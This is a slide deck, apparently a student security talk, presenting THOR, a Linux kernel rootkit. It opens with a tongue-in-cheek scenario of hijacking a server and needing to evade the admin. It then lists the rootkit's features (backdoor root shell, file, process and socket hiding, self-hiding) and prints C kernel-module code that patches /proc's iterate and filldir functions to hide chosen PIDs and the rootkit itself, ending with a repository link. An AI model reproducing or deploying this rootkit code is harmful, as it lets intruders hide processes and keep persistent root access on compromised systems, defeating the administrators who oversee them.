THOR

The Horrific Hopefully Omnipotent Rootkit

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
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Quality and Security Program






The Linux Kernel



source: http://sysplay.in/blog/linux-device-drivers/2013/02







source http://en.wikipedia.org/wiki/Linux_kernel







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
Okay Okay ... Imagine

- ▶ you are a student doing some . . . ehm . . research
- you managed to hijack a server, acquired root privileges and now what?
- ► you could fool around, delete files, load some torrents, because <TNSERT REASON>
- ► use the server as proxy to do even more evil research oriented stuff

But sooner or later the admin may recognize that the server has been compromised, and lock you out.



Solution: Rootkit







- ► provides backdoor
- ► hides suspicious activities
 - ► open ports
 - suspicious processes
 - ► files
- ► hides its own presences



Why Kernel Module

▶ more power, kernel space > user space

In general system administration tools invoke *system calls* to retrieve information directly from the kernel. Hence compromising the *root of information* by overwriting certain system calls will render most administration tools useless.



Kernel Module Basics

- can be loaded / unloaded dynamically using insmod / rmmod as root
- ► can be loaded at boot
- ► Linux Headers provide an API
- ▶ communication via files (usually located in /proc)









- ► few example code for up2date kernels
- ► Headers do not export enough, hence complete source is required
- hijacking systemcalls is not really encouraged by the developers (race conditions / undefined behaviour)
 - ▶ yeah, no shit sherlock





- ► communication using file in /proc
- basic hiding of files by name
- ► basic hiding of processes by PID
- ► root shell
- ▶ hiding of sockets ... work in progress
- ▶ working in 3.14 (Arch LTS) and 3.17 (Arch Current)



pidhider_init()

```
static int __init pidhider_init(void)
        // insert our modified iterate for /proc
 3
        procroot = procfile->parent;
        proc_fops = (struct file_operations*)procroot->proc_fops;
        orig proc iterate = proc fops->iterate;
        set_addr_rw(proc_fops);
10
        proc_fops->iterate = thor_proc_iterate;
11
12
        set_addr_ro(proc_fops);
13
14
        INIT_LIST_HEAD(&pid_list.list);
15
16
        return 0;
17
18
```



proc_iterate()

```
static int thor_proc_iterate(struct file *file, struct dir_context *ctx)
2
        int ret;
 3
         filldir t *ctx actor;
 4
 5
         // capture original filldir function
         orig proc filldir = ctx->actor;
 7
9
         // cast away const from ctx->actor
         ctx actor = (filldir t*)(&ctx->actor);
10
11
12
        // store our filldir in ctx->actor
13
         *ctx_actor = thor_proc_filldir;
         ret = orig proc iterate(file, ctx);
14
15
        // restore original filldir
16
17
         *ctx actor = orig proc filldir;
18
         return ret:
19
20
```





```
static int thor_proc_filldir(void *buf, const char *name, int namelen,
 1
             loff t offset, u64 ino, unsigned d type)
 3
    {
        struct _pid_list *tmp;
 5
        // hide specified PIDs
        list_for_each_entry(tmp, &(pid_list.list), list)
             if(0 == strcmp(name, tmp->name)) return 0;
10
         }
11
        // hide thor itself
12
        if (0 == strcmp(name, THOR PROCFILE)) return 0;
13
14
15
        return orig_proc_filldir(buf, name, namelen, offset, ino, d_type);
16
```





Github: http://git.io/ZwNdCQ

